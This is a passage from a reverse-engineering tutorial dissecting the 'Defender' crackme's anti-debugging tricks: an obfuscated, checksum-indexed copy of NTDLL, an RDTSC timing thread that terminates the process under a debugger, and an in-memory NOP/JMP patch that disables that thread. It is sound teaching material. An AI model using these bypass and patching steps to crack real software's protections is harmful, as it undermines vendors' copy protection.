The function starts out with some pointer manipulation on the NTDLL base address you acquired earlier. The function digs through NTDLL's PE header until it gets to its export directory (OllyDbg tells you this because when the function has the pointer to the export directory Olly will comment it as `ntdll.$$VProc_ImageExportDirectory`). The function then goes through each export and performs an interesting (and highly unusual) bit of arithmetic on each function name string. Let's look at the code that does this.

```
004035A4    MOV EAX,DWORD PTR [EBP-68]
004035A7    MOV ECX,DWORD PTR [EBP-68]
004035AA    DEC ECX
004035AB    MOV DWORD PTR [EBP-68],ECX
004035AE    TEST EAX,EAX
004035B0    JE SHORT Defender.004035D0
004035B2    MOV EAX,DWORD PTR [EBP-64]
004035B5    ADD EAX,DWORD PTR [EBP-68]
004035B8    MOVSX ESI,BYTE PTR [EAX]
004035BB    MOV EAX,DWORD PTR [EBP-68]
004035BE    CDQ
004035BF    PUSH 18
004035C1    POP ECX
```

```
004035C2    IDIV ECX
004035C4    MOV ECX,EDX
004035C6    SHL ESI,CL
004035C8    ADD ESI,DWORD PTR [EBP-6C]
004035CB    MOV DWORD PTR [EBP-6C],ESI
004035CE    JMP SHORT Defender.004035A4
```

It is easy to see in the debugger that `[EBP-68]` contains the current string's length (calculated earlier) and that `[EBP-64]` contains the address to the current string. It then enters a loop that takes each character in the string and shifts it left by the current index `[EBP-68]` modulo 24, and then adds the result into an accumulator at `[EBP-6C]`. This produces a 32-bit number that is like a checksum of the string. It is not clear at this point why this checksum is required. After all the characters are processed, the following code is executed:

```
004035D0    CMP DWORD PTR [EBP-6C],39DBA17A
004035D7    JNZ SHORT Defender.004035F1
```

If `[EBP-6C]` doesn't equal `39DBA17A` the function proceeds to compute the same checksum on the next NTDLL export entry. If it is `39DBA17A` the loop stops. This means that one of the entries is going to produce a checksum of `39DBA17A`. You can put a breakpoint on the line that follows the `JNZ` in the code (at address `004035D9`) and let the program run. This will show you which function the program is looking for. When you do that Olly breaks, and you can now go to `[EBP-64]` to see which name is currently loaded. It is `NtAllocateVirtualMemory`. So, it seems that the function is somehow interested in `NtAllocateVirtualMemory`, the Native API equivalent of `VirtualAlloc`, the documented Win32 API for allocating memory pages.

After computing the exact address of `NtAllocateVirtualMemory` (which is stored at `[EBP-10]`) the function proceeds to call the API. The following is the call sequence:

```
0040365F    RDTSC
00403661    AND EAX,7FFF0000
00403666    MOV DWORD PTR [EBP-C],EAX
00403669    PUSH 4
0040366B    PUSH 3000
00403670    LEA EAX,DWORD PTR [EBP-4]
00403673    PUSH EAX
00403674    PUSH 0
00403676    LEA EAX,DWORD PTR [EBP-C]
00403679    PUSH EAX
0040367A    PUSH -1
0040367C    CALL DWORD PTR [EBP-10]
```

Notice the `RDTSC` instruction at the beginning. This is an unusual instruction that you haven't encountered before. Referring to the Intel Instruction Set

reference manuals [Intel2, Intel3] we learn that RDTSC performs a Read Time-Stamp Counter operation. The time-stamp counter is a very high-speed 64-bit counter, which is incremented by one on each clock cycle. This means that on a 3.4-GHz system this counter is incremented roughly 3.4 billion times per second. RDTSC loads the counter into EDX:EAX, where EDX receives the high-order 32 bits, and EAX receives the lower 32 bits. Defender takes the lower 32 bits from EAX and does a bitwise AND with 7FFF0000. It then takes the result and passes that (it actually passes a pointer to that value) as the second parameter in the NtAllocateVirtualMemory call.

Why would defender pass a part of the time-stamp counter as a parameter to NtAllocateVirtualMemory? Let's take a look at the prototype for NtAllocateVirtualMemory to determine what the system expects in the second parameter. This prototype was taken from http://undocumented.ntinternals.net , which is a good resource for undocumented Windows APIs. Of course, *the* authoritative source of information regarding the Native API is Gary Nebbett's book *Windows NT/2000 Native API Reference* [Nebbett].

```
NTSYSAPI
NTSTATUS
NTAPI
NtAllocateVirtualMemory(
  IN HANDLE               ProcessHandle,
  IN OUT PVOID            *BaseAddress,
  IN ULONG                ZeroBits,
  IN OUT PULONG           RegionSize,
  IN ULONG                AllocationType,
  IN ULONG                Protect );
```

It looks like the second parameter is a pointer to the base address. IN OUT specifies that the function reads the value stored in BaseAddr and then writes to it. The way this works is that the function attempts to allocate memory at the specified address and writes the actual address of the allocated block back into BaseAddress. So, Defender is passing the time-stamp counter as the proposed allocation address. . . . This may seem strange, but it really isn't—all the program is doing is trying to allocate memory at a random address in memory. The time-stamp counter is a good way to achieve a certain level of randomness.

Another interesting aspect of this call is the fourth parameter, which is the requested block size. Defender is taking a value from [EBP-4] and using that as the block size. Going back in the code, you can find the following sequence, which appears to take part in producing the block size:

```
004035FE    MOV EAX,DWORD PTR [EBP+8]
00403601    MOV DWORD PTR [EBP-70],EAX
```

```
00403604    MOV EAX,DWORD PTR [EBP-70]
00403607    MOV ECX,DWORD PTR [EBP-70]
0040360A    ADD ECX,DWORD PTR [EAX+3C]
0040360D    MOV DWORD PTR [EBP-74],ECX
00403610    MOV EAX,DWORD PTR [EBP-74]
00403613    MOV EAX,DWORD PTR [EAX+1C]
00403616    MOV DWORD PTR [EBP-78],EAX
```

This sequence starts out with the NTDLL base address from `[EBP+8]` and proceeds to access the PE part of the header. It then stores the pointer to the PE header in `[EBP-74]` and accesses offset +1C from the PE header. Because the PE header is made up of several structures, it is slightly more difficult to figure out an individual offset within it. The `DT` command in WinDbg is a good solution to this problem.

```
0:000> dt _IMAGE_NT_HEADERS -b
   +0x000 Signature        : Uint4B
   +0x004 FileHeader       :
      +0x000 Machine          : Uint2B
      +0x002 NumberOfSections : Uint2B
      +0x004 TimeDateStamp    : Uint4B
      +0x008 PointerToSymbolTable : Uint4B
      +0x00c NumberOfSymbols  : Uint4B
      +0x010 SizeOfOptionalHeader : Uint2B
      +0x012 Characteristics  : Uint2B
   +0x018 OptionalHeader   :
      +0x000 Magic            : Uint2B
      +0x002 MajorLinkerVersion : UChar
      +0x003 MinorLinkerVersion : UChar
      +0x004 SizeOfCode       : Uint4B
      +0x008 SizeOfInitializedData : Uint4B
      +0x00c SizeOfUninitializedData : Uint4B
      +0x010 AddressOfEntryPoint : Uint4B
      +0x014 BaseOfCode       : Uint4B
      +0x018 BaseOfData       : Uint4B
             .
             .
```

Offset +1c is clearly a part of the `OptionalHeader` structure, and because `OptionalHeader` starts at offset +18 it is obvious that offset +1c is effectively offset +4 in `OptionalHeader`; Offset +4 is `SizeOfCode`. There is one other short sequence that appears to be related to the size calculations:

```
0040363D    MOV EAX,DWORD PTR [EBP-7C]
00403640    MOV EAX,DWORD PTR [EAX+18]
00403643    MOV DWORD PTR [EBP-88],EAX
```

In this case, Defender is taking the pointer at `[EBP-7C]` and reading offset +18 from it. If you look at the value that is read into `EAX` in `0040363D`, you'll

see that it points somewhere into NTDLL's header (the specific value is likely to change with each new update of the operating system). Taking a quick look at the NTDLL headers using DUMPBIN shows you that the address in `EAX` is the beginning of NTDLL's export directory. Going to the structure definition for `IMAGE_EXPORT_DIRECTORY`, you will find that offset +18 is the `NumberOfFunctions` member. Here's the final preparation of the block size:

```
00403649    MOV EAX,DWORD PTR [EBP-88]
0040364F    MOV ECX,DWORD PTR [EBP-78]
00403652    LEA EAX,DWORD PTR [ECX+EAX*8+8]
```

The total block size is calculated according to the following formula: *BlockSize = NTDLLCodeSize + (TotalExports + 1) * 8*. You're still not sure what Defender is doing here, but you know that it has something to do with NTDLL's code section and with its export directory.

The function proceeds into another iteration of the NTDLL export list, again computing that strange checksum for each function name. In this loop there are two interesting lines that write into the newly allocated memory block:

```
0040380F    MOV DWORD PTR DS:[ECX+EAX*8],EDX


00403840    MOV DWORD PTR DS:[EDX+ECX*8+4],EAX
```

The preceding lines are executed for each exported function in NTDLL. They treat the allocated memory block as an array. The first writes the current function's checksum, and the second writes the exported function's RVA (Relative Virtual Address) into the same memory address plus 4. This indicates that the newly allocated memory block contains an array of data structures, each 8 bytes long. Offset +0 contains a function name's checksum, and offset +4 contains its RVA.

The following is the next code sequence that seems to be of interest:

```
004038FD    MOV EAX,DWORD PTR [EBP-C8]
00403903    MOV ESI,DWORD PTR [EBP+8]
00403906    ADD ESI,DWORD PTR [EAX+2C]
00403909    MOV EAX,DWORD PTR [EBP-D8]
0040390F    MOV EDX,DWORD PTR [EBP-C]
00403912    LEA EDI,DWORD PTR [EDX+EAX*8+8]
00403916    MOV EAX,ECX
00403918    SHR ECX,2
0040391B    REP MOVS DWORD PTR ES:[EDI],DWORD PTR [ESI]
0040391D    MOV ECX,EAX
0040391F    AND ECX,3
00403922    REP MOVS BYTE PTR ES:[EDI],BYTE PTR [ESI]
```

This sequence performs a memory copy, and is a commonly seen "sentence" in assembly language. The `REP MOVS` instruction repeatedly copies `DWORD`s

from the address at ESI to the address at EDI until ECX is zero. For each DWORD that is copied ECX is decremented once, and ESI and EDI are both incremented by four (the sequence is copying 32 bits at a time). The second REP MOVS performs a byte-by-byte copying of the last 3 bytes if needed. This is needed only for blocks whose size isn't 32-bit-aligned.

Let's see what is being copied in this sequence. ESI is loaded with [EBP+8] which is NTDLL's base address, and is incremented by the value at [EAX+2C]. Going back a bit you can see that EAX contains that same PE header address you were looking at earlier. If you go back to the PE headers you dumped earlier from WinDbg, you can see that Offset +2c is BaseOf Code. EDI is loaded with an address within your newly allocated memory block, at the point right after the table you've just filed. Essentially, this sequence is copying all the code in NTDLL into this memory buffer.

So here's what you have so far. You have a memory block that is allocated in runtime, with a specific effort being made to put it at a random address. This code contains a table of checksums of the names of all exported functions from NTDLL alongside their RVAs. Right after this table (in the same block) you have a copy of the entire NTDLL code section. Figure 11.15 provides a graphic visualization of this interesting and highly unusual data structure.

Now, if I saw this kind of code in an average application I would probably think that I was witnessing the work of a mad scientist. In a serious copy protection this makes a lot of sense. This is a mechanism that allocates a memory block at a random virtual address and creates what is essentially an obfuscated interface into the operating system module. You'll soon see just how effective this interface is at interfering with reversing efforts (which one can only assume is the only reason for its existence).

The huge function proceeds into calling another function, at 4030E5. This function starts out with two interesting loops, one of which is:

```
00403108    CMP ESI,190BC2
0040310E    JE SHORT Defender.0040311E
00403110    ADD ECX,8
00403113    MOV ESI,DWORD PTR [ECX]
00403115    CMP ESI,EBX
00403117    JNZ SHORT Defender.00403108
```

This loop goes through the export table and compares each string checksum with 190BC2. It is fairly easy to see what is happening here. The code is looking for a specific API in NTDLL. Because it's not searching by strings but by this checksum you have no idea which API the code is looking for—the API's name is just not available. Here's what happens when the entry is found:

```
0040311E    MOV ECX,DWORD PTR [ECX+4]
00403121    ADD ECX,EDI
00403123    MOV DWORD PTR [EBP-C],ECX
```




Figure 11.15 The layout of Defender's memory copy of NTDLL.

The function is taking the +4 offset of the found entry (remember that offset +4 contains the function's RVA) and adding to that the address where NTDLL's code section was copied. Later in the function a call is made into the function at that address. No doubt this is a call into a copied version of an NTDLL API. Here's what you see at that address:

```
7D03F0F2    MOV EAX,35
7D03F0F7    MOV EDX,7FFE0300
7D03F0FC    CALL DWORD PTR [EDX]
7D03F0FE    RET 20
```

The code at 7FFE0300 to which this function calls is essentially a call to the NTDLL API KiFastSystemCall, which is just a generic interface for calling into the kernel. Notice that you have this function's name because even though Defender copied the entire code section, the code explicitly referenced this function by address. Here is the code for KiFastSystemCall—it's just two lines.

```
7C90EB8B    MOV EDX,ESP
7C90EB8D    SYSENTER
```

Effectively, all KiFastSystemCall does is invoke the SYSENTER instruction. The SYSENTER instruction performs a kernel-mode switch, which means that the program executes a system call. It should be noted that this would all be slightly different under Windows 2000 or older systems, because Microsoft has changed its system calling mechanism after Windows 2000 (in Windows 2000 and older system calls using an INT 2E instruction). Windows XP, Windows Server 2003, and certainly newer operating systems such as the system currently code-named Longhorn all employ the new system call mechanism. If you're debugging under an older OS and you're seeing something slightly different at this point, that's to be expected.

You're now running into somewhat of a problem. You obviously can't step into SYSENTER because you're using a user-mode debugger. This means that it would be very difficult to determine which system call the program is trying to make! You have several options.

- Switch to a kernel debugger, if one is available, and step into the system call to find out what Defender is doing.
- Go back to the checksum/RVA table from before and pick up the RVA for the current system call—this would hopefully be the same RVA as in the NTDLL.DLL export directory. You can then do a DUMPBIN on NTDLL and determine which API it is you're looking at.
- Find which system call this is by its order in the exports list. The checksum/RVA table has apparently maintained the same order for the exports as in the original NTDLL export directory. Knowing the index of the call being made, you could look at the NTDLL export directory and try to determine which system call this is.

In this case, I think it would be best to go for the kernel debugger option, and I will be using NuMega SoftICE because it is the easiest to install and doesn't require two computers. If you don't have a copy of SoftICE and are unable to install WinDbg due to hardware constraints, I'd recommend that you go through one of the other options I've suggested. It would probably be easiest to use the function's RVA. In any case, I'd recommend that you get set

up with a kernel debugger if you're serious about reversing—certain reversing scenarios are just undoable without a kernel debugger.

In this case, stepping into `SYSENTER` in SoftICE bring you into the `KiFastCallEntry` in NTOSKRNL. This flows right into `KiSystemService`, which is the generic system call dispatcher in Windows—all system calls go through it. Quickly tracing over most of the function, you get to the `CALL EBX` instruction near the end. This `CALL EBX` is where control is transferred to the specific system service that was called. Here, stepping into the function reveals that the program has called `NtAllocateVirtualMemory` again! You can hit F12 several times to jump back up to user mode and run into the next call from Defender. This is another API call that goes through the bizarre copied NTDLL interface. This time Defender is calling `NtCreateThread`. You can ignore this new thread for now and keep on stepping through the same function. It immediately returns after creating the new thread.

The sequence that comes right after the call to the thread-creating function again iterates through the checksum table, but this time it's looking for checksum `006DEF20`. Immediately afterward another function is called from the copied NTDLL. You can step into this one as well and will find that it's a call to `NtDelayExecution`. In case you're not familiar with it, `NtDelayExecution` is the native API equivalent of the Win32 API `SleepEx`. `SleepEx` simply relinquishes the CPU for the time period requested. In this case, `NtDelayExecution` is being called immediately after a thread has been created. It would appear that Defender wants to let the newly created thread start running immediately.

Immediately after `NtDelayExecution` returns, Defender calls into another (internal) function at `403A41`. This address is interesting because this function starts approximately 30 bytes after the place from which it's called. Also, SoftICE isn't recognizing any valid instructions after the `CALL` instruction until the beginning of the function itself. It almost looks like Defender is skipping a little chunk of data that's sitting right in the middle of the function! Indeed, dumping `4039FA`, the address that immediately follows the `CALL` instruction reveals the following:

```
004039FA  K.E.R.N.E.L.3.2...D.L.L.
```

So, it looks like the Unicode string `KERNEL32.DLL` is sitting right in the middle of this function. Apparently all the `CALL` instruction is doing is just skipping over this string to make sure the processor doesn't try to "execute" it. The code after the string again searches through our table, looking for two values: `6DEF20` and `1974C`. You may recall that `6DEF20` is the name checksum for `NtDelayExecution`. We're not sure which API is represented by `1974C`—we'll soon find out.

SoftICE's Disappearance

The first call being made in this sequence is again to `NtDelayExecution`, but here you run into a little problem. When we hit F10 to step over the call to `NtDelayExecution` SoftICE just disappears! When you look at the Command Prompt window, you see that Defender has just exited and that it hasn't printed any of its messages. It looks like SoftICE's presence has somehow altered Defender's behavior.

Seeing how the program was calling into `NtDelayExecution` when it unexpectedly disappeared, you can only make one assumption. The thread that was created earlier must be doing something, and by relinquishing the CPU Defender is probably trying to get the other thread to run. It looks like you must shift your reversing efforts to this thread to see what it's trying to do.

Reversing the Secondary Thread

Let's go back to the thread creation code in the initialization routine to find out what code is being executed by this thread. Before attempting this, you must learn a bit on how `NtCreateThread` works. Unlike `CreateThread`, the equivalent Win32 API, `NtCreateThread` is a rather low-level function. Instead of just taking an `lpStartAddress` parameter as `CreateThread` does, `NtCreateThread` takes a `CONTEXT` data structure that accurately defines the thread's state when it first starts running.

A `CONTEXT` data structure contains full-blown thread state information. This includes the contents of all CPU registers, including the instruction pointer. To tell a newly created thread what to do, Defender will need to initialize the `CONTEXT` data structure and set the `EIP` member to the thread's entry point. Other than the instruction pointer, Defender must also manually allocate a stack space for the thread and set the `ESP` register in the `CONTEXT` structure to point to the beginning of the newly created thread's stack space (this explains the `NtAllocateVirtualMemory` call that immediately preceded the call to `NtCreateThread`). This long sequence just gives you an idea on how much effort is saved by calling the Win32 `CreateThread` API.

In the case of this thread creation, you need to find the place in the code where Defender is setting the `Eip` member in the `CONTEXT` data structure. Taking a look at the prototype definition for `NtCreateThread`, you can see that the `CONTEXT` data structure is passed as the sixth parameter. The function is passing the address `[EBP-310]` as the sixth parameter, so one can only assume that this is the address where `CONTEXT` starts. From looking at the definition of `CONTEXT` in WinDbg, you can see that the `Eip` member is at offset +b8. So, you know that the thread routine should be copied into `[EBP-258]` (*310 – b8 = 258*). The following line seems to be what you're looking for:

```
MOV DWORD PTR SS:[EBP-258],Defender.00402EEF
```

Looking at the address `402EEF`, you can see that it indeed contains code. This must be our thread routine. A quick glance shows that this function contains the exact same prologue as the previous function you studied in Listing 11.7, indicating that this function is also encrypted. Let's restart the program and place a breakpoint on this function (there is no need for a kernel-mode debugger for this part). The best position for your breakpoint is at `402FF4`, right before the decrypter starts executing the decrypted code. Once you get there, you can take a look at the decrypted thread procedure code. It is quite interesting, so I've included it in its entirety (see Listing 11.8).

```
00402FFE   XOR EAX,EAX
00403000   INC EAX
00403001   JE Defender.004030C7
00403007   RDTSC
00403009   MOV DWORD PTR SS:[EBP-8],EAX
0040300C   MOV DWORD PTR SS:[EBP-4],EDX
0040300F   MOV EAX,DWORD PTR DS:[406000]
00403014   MOV DWORD PTR SS:[EBP-50],EAX
00403017   MOV EAX,DWORD PTR SS:[EBP-50]
0040301A   CMP DWORD PTR DS:[EAX],0
0040301D   JE SHORT Defender.00403046
0040301F   MOV EAX,DWORD PTR SS:[EBP-50]
00403022   CMP DWORD PTR DS:[EAX],6DEF20
00403028   JNZ SHORT Defender.0040303B
0040302A   MOV EAX,DWORD PTR SS:[EBP-50]
0040302D   MOV ECX,DWORD PTR DS:[40601C]
00403033   ADD ECX,DWORD PTR DS:[EAX+4]
00403036   MOV DWORD PTR SS:[EBP-44],ECX
00403039   JMP SHORT Defender.0040304A
0040303B   MOV EAX,DWORD PTR SS:[EBP-50]
0040303E   ADD EAX,8
00403041   MOV DWORD PTR SS:[EBP-50],EAX
00403044   JMP SHORT Defender.00403017
00403046   AND DWORD PTR SS:[EBP-44],0
0040304A   AND DWORD PTR SS:[EBP-4C],0
0040304E   AND DWORD PTR SS:[EBP-48],0
00403052   LEA EAX,DWORD PTR SS:[EBP-4C]
00403055   PUSH EAX
00403056   PUSH 0
00403058   CALL DWORD PTR SS:[EBP-44]
0040305B   RDTSC
0040305D   MOV DWORD PTR SS:[EBP-18],EAX
00403060   MOV DWORD PTR SS:[EBP-14],EDX
00403063   MOV EAX,DWORD PTR SS:[EBP-18]
00403066   SUB EAX,DWORD PTR SS:[EBP-8]
00403069   MOV ECX,DWORD PTR SS:[EBP-14]
0040306C   SBB ECX,DWORD PTR SS:[EBP-4]
```

Listing 11.8 Disassembly of the function at address 00402FFE in Defender. *(continued)*

```
0040306F   MOV DWORD PTR SS:[EBP-60],EAX
00403072   MOV DWORD PTR SS:[EBP-5C],ECX
00403075   JNZ SHORT Defender.00403080
00403077   CMP DWORD PTR SS:[EBP-60],77359400
0040307E   JBE SHORT Defender.004030C2
00403080   MOV EAX,DWORD PTR DS:[406000]
00403085   MOV DWORD PTR SS:[EBP-58],EAX
00403088   MOV EAX,DWORD PTR SS:[EBP-58]
0040308B   CMP DWORD PTR DS:[EAX],0
0040308E   JE SHORT Defender.004030B7
00403090   MOV EAX,DWORD PTR SS:[EBP-58]
00403093   CMP DWORD PTR DS:[EAX],1BF08AE
00403099   JNZ SHORT Defender.004030AC
0040309B   MOV EAX,DWORD PTR SS:[EBP-58]
0040309E   MOV ECX,DWORD PTR DS:[40601C]
004030A4   ADD ECX,DWORD PTR DS:[EAX+4]
004030A7   MOV DWORD PTR SS:[EBP-54],ECX
004030AA   JMP SHORT Defender.004030BB
004030AC   MOV EAX,DWORD PTR SS:[EBP-58]
004030AF   ADD EAX,8
004030B2   MOV DWORD PTR SS:[EBP-58],EAX
004030B5   JMP SHORT Defender.00403088
004030B7   AND DWORD PTR SS:[EBP-54],0
004030BB   PUSH 0
004030BD   PUSH -1
004030BF   CALL DWORD PTR SS:[EBP-54]
004030C2   JMP Defender.00402FFE
```

Listing 11.8 *(continued)*

This is an interesting function that appears to run an infinite loop (notice the `JMP` at `4030C2` to `402FFE`, and how the code at `00403001` sets `EAX` to 1 and then checks if its zero). The function starts with an `RDTSC` and stores the time-stamp counter at `[EBP-8]`. You can then proceed to search through your good old copied NTDLL table, again for the highly popular `6DEF20`—you already know that this is `NtDelayExecution`. The function calls `NtDelayExecution` with the second parameter pointing to 8 bytes that are all filled with zeros. This is important because the second parameter in `NtDelayExecution` is the delay interval (it's a 64-bit value). Setting it to zero means that all the function does is it relinquishes the CPU. The thread will continue running as soon as all the other threads have relinquished the CPU or have used up the CPU time allocated to them.

As soon as `NtDelayExecution` returns the function invokes `RDTSC` again. This time the output from `RDTSC` is stored in `[EBP-18]`. You can then enter a 64-bit subtraction sequence in `00403063`. First, the low 32-bit words are subtracted from one another, and then the high 32-bit words are subtracted from

one another using SBB (subtract with borrow). SBB subtracts the two integers and treats the carry flag (CF) as a borrow indicator in case the first subtraction generated a borrow. For more information on 64-bit arithmetic refer to the section on 64-bit arithmetic in Appendix B.

The result of the subtraction is compared to 77359400. If it is below, the function just loops back to the beginning. If not (or if the SBB instruction produces a nonzero result, indicating that the high part has changed), the function goes through another exported function search, this time looking for a function whose string checksum is 1BF08AE, and then calls this API. You're not sure which API this is at this point, but stepping over this code is very insightful. It turns out that when you step through this code the check almost always fails (whether this is true or not depends on how fast your CPU is and how quickly you step through the code). Once you get to that API call, stepping into it in SoftICE you see that the program is calling NtTerminateProcess.

At this point, you're starting to get a clear picture of what our thread is all about. It is essentially a timing monitor that is meant to detect whether the process is being "paused" and simply terminate it on the spot if it is. For this, Defender is utilizing the RDTSC instruction and is just checking for a reasonable number of ticks. If between the two invocations of RDTSC too much time has passed (in this case too much time means 77359400 clock ticks or 2 billion clock ticks in decimal), the process is terminated using a direct call to the kernel.

Defeating the "Killer" Thread

It is going to be effectively impossible to debug Defender while this thread is running, because the thread will terminate the process whenever it senses that a debugger has stalled the process. To continue with the cracking process, you must neutralize this thread. One way to do this is to just avoid calling the thread creation function, but a simpler way is to just patch the function in memory (after it is decoded) so that it never calls NtTerminateProcess. You do this by making two changes in the code. First, you replace the JNZ at 00403075 with NOPs (this check confirms that the result of the subtraction is 0 in the high-order word). Then you replace the JNZ at address 0040307E with a JMP, so that the final code looks like the following:

```
00403075   NOP
00403076   NOP
00403077   CMP DWORD PTR SS:[EBP-60],77359400
0040307E   JMP SHORT Defender.004030C2
```

This means that the function never calls NtTerminateProcess, regardless of the time that passes between the two invocations of RDTSC. Note that applying this patch to the executable so that you don't have to reapply it every time you launch the program is somewhat more difficult because this function is

encrypted—you must either modify the encrypted data or eliminate the encryption altogether. Neither of these options is particularly easy, so for now you'll just reapply the patch in memory each time you launch the program.

Loading KERNEL32.DLL

You might remember that before taking this little detour to deal with that `RDTSC` thread you were looking at a `KERNEL32.DLL` string right in the middle of the code. Let's find out what is done with this string.

Immediately after the string appears in the code the program is retrieving pointers for two NTDLL functions, one with a checksum of `1974C`, and another with the familiar `6DEF20` (the checksum for `NtDelayExecution`). The code first calls `NtDelayExecution` and then the other function. In stepping into the second function in SoftICE, you see a somewhat more confusing picture. This API isn't just another direct call down into the kernel, but instead it looks like this API is actually implemented in NTDLL, which means that it's now implemented inside your copied code. This makes it much more difficult to determine which API this is.

The approach you're going to take is one that I've already proposed earlier in this discussion as a way to determine which API is being called through the obfuscated interface. The idea is that when the checksum/RVA table was initialized, APIs were copied into the table in the order in which they were read from NTDLL's export directory. What you can do now is determine the entry number in the checksum/RVA table once an API is found using its checksum. This number should also be a valid index into NTDLL's export directory and will hopefully reveal exactly which API you're dealing with.

To do this, you must but a breakpoint right after Defender finds this API (remember, it's looking for `1973C` in the table). Once your breakpoint hits you subtract the pointer to the beginning of the table from the pointer to the current entry, and divide the result by 8 (the size of each entry). This gives you the API's index in the table. You can now use DUMPBIN or a similar tool to dump NTDLL's export table and look for an API that has your index. In this case, the index you get is `0x3E` (for example, when I was doing this the table started at `53830000` and the entry was at `538301F0`, but you already know that these are randomly chosen addresses). A quick look at the export list for `NTDLL.DLL` from DUMPBIN provides you with your answer.

```
ordinal hint RVA      name
.
.
70      3E   000161CA LdrLoadDll
```

The API being called is `LdrLoadDll`, which is the native API equivalent of `LoadLibrary`. You already know which DLL is being loaded because you saw the string earlier: `KERNEL32.DLL`.

After KERNEL32.DLL is loaded, Defender goes through the familiar sequence of allocating a random address in memory and produces the same name checksum/RVA table from all the KERNEL32.DLL exports. After the copied module is ready for use the function makes one other call to NtDelay Execution for good luck and then you get to another funny jump that skips 30 bytes or so. Dumping the memory that immediately follows the CALL instruction as text reveals the following:

```
00404138  44 65 66 65 6E 64 65 72  Defender
00404140  20 56 65 72 73 69 6F 6E   Version
00404148  20 31 2E 30 20 2D 20 57   1.0 - W
00404150  72 69 74 74 65 6E 20 62  ritten b
00404158  79 20 45 6C 64 61 64 20  y Eldad
00404160  45 69 6C 61 6D           Eilam
```

Finally, you're looking at something familiar. This is Defender's welcome message, and Defender is obviously preparing to print it out. The CALL instruction skips the string and takes us to the following code.

```
00404167    PUSH DWORD PTR SS:[ESP]
0040416A    CALL Defender.004012DF
```

The code is taking the "return address" pushed by the CALL instruction and pushes it into the stack (even though it was already in the stack) and calls a function. You don't even have to look inside this function (which is undoubtedly full of indirect calls to copied KERNEL32.DLL code) to know that this function is going to be printing that welcome message that you just pushed into the stack. You just step over it and unsurprisingly Defender prints its welcome message.

Reencrypting the Function

Immediately afterward you have yet *another* call to 6DEF20—NtDelay Execution and that brings us to what seems to be the end of this function. OllyDbg shows us the following code:

```
004041E2   MOV EAX,Defender.004041FD
004041E7   MOV DWORD PTR DS:[4034D6],EAX
004041ED   MOV DWORD PTR SS:[EBP-8],0
004041F4   JMP Defender.00403401
004041F9   LODS DWORD PTR DS:[ESI]
004041FA   DEC EDI
004041FB   ADC AL,0F2
004041FD   POP EDI
004041FE   POP ESI
004041FF   POP EBX
00404200   LEAVE
00404201   RETN
```

If you look closely at the address that the JMP at 004041F4 is going to you'll notice that it's very far from where you are at the moment—right at the beginning of this function actually. To refresh your memory, here's the code at that location:

```
00403401   CMP DWORD PTR SS:[EBP-8],0
00403405   JE SHORT Defender.0040346D
```

You may or may not remember this, but the line immediately preceding 00403401 was setting [EBP-8] to 1, which seemed a bit funny considering it was immediately checked. Well, here's the answer—there is encrypted code at the end of the function that sets this variable to zero and jumps back to that same position. Since the conditional jump is taken this time, you land at 40346D, which is a sequence that appears to be very similar to the decryption sequence you studied in the beginning. Still, it is somewhat different, and observing its effect in the debugger reveals the obvious: it is reencrypting the code in this function.

There's no reason to get into the details of this logic, but there are several details that are worth mentioning. After the encryption sequence ends, the following code is executed:

```
004034D0   MOV DWORD PTR DS:[406008],EAX
004034D5   PUSH Defender.004041FD
004034DA   POP EBX
004034DB   JMP EBX
```

The first line saves the value in EAX into a global variable. EAX seems to contain some kind of a checksum of the encrypted code. Also, the PUSH, POP, JMP sequence is the exact same code that originally jumped into the decrypted code, only it has been modified to jump to the end of the function.

Back at the Entry Point

After the huge function you've just dissected returns, the entry point routine makes the traditional call into NtDelayExecution and calls into another internal function, at 404202. The following is a full listing for this function:

```
00404202   MOV EAX,DWORD PTR DS:[406004]
00404207   MOV ECX,EAX
00404209   MOV EAX,DWORD PTR DS:[EAX]
0040420B   JMP SHORT Defender.00404219
0040420D   CMP EAX,66B8EBBB
00404212   JE SHORT Defender.00404227
00404214   ADD ECX,8
00404217   MOV EAX,DWORD PTR DS:[ECX]
```

```
00404219   TEST EAX,EAX
0040421B   JNZ SHORT Defender.0040420D
0040421D   XOR ECX,ECX
0040421F   PUSH Defender.0040322E
00404224   CALL ECX
00404226   RETN
00404227   MOV ECX,DWORD PTR DS:[ECX+4]
0040422A   ADD ECX,DWORD PTR DS:[406014]
00404230   JMP SHORT Defender.0040421F
```

This function performs another one of the familiar copied export table searches, this time on the copied `KERNEL32` memory block (whose pointer is stored at `406004`). It then immediately calls the found function. You'll use the function index trick that you used before in order to determine which API is being called. For this you put a breakpoint on `404227` and observe the address loaded into `ECX`. You then subtract `KERNEL32`'s copied base address (which is stored at `406004`) from this address and divide the result by 8. This gives us the current API's index. You quickly run DUMPBIN `/EXPORTS` on `KERNEL32.DLL` and find the API name: `SetUnhandledExceptionFilter`. It looks like Defender is setting up `0040322E` as its unhandled exception filter. Unhandled exception filters are routines that are called when a process generates an exception and no handlers are available to handle it. You'll worry about this exception filter and what it does later on.

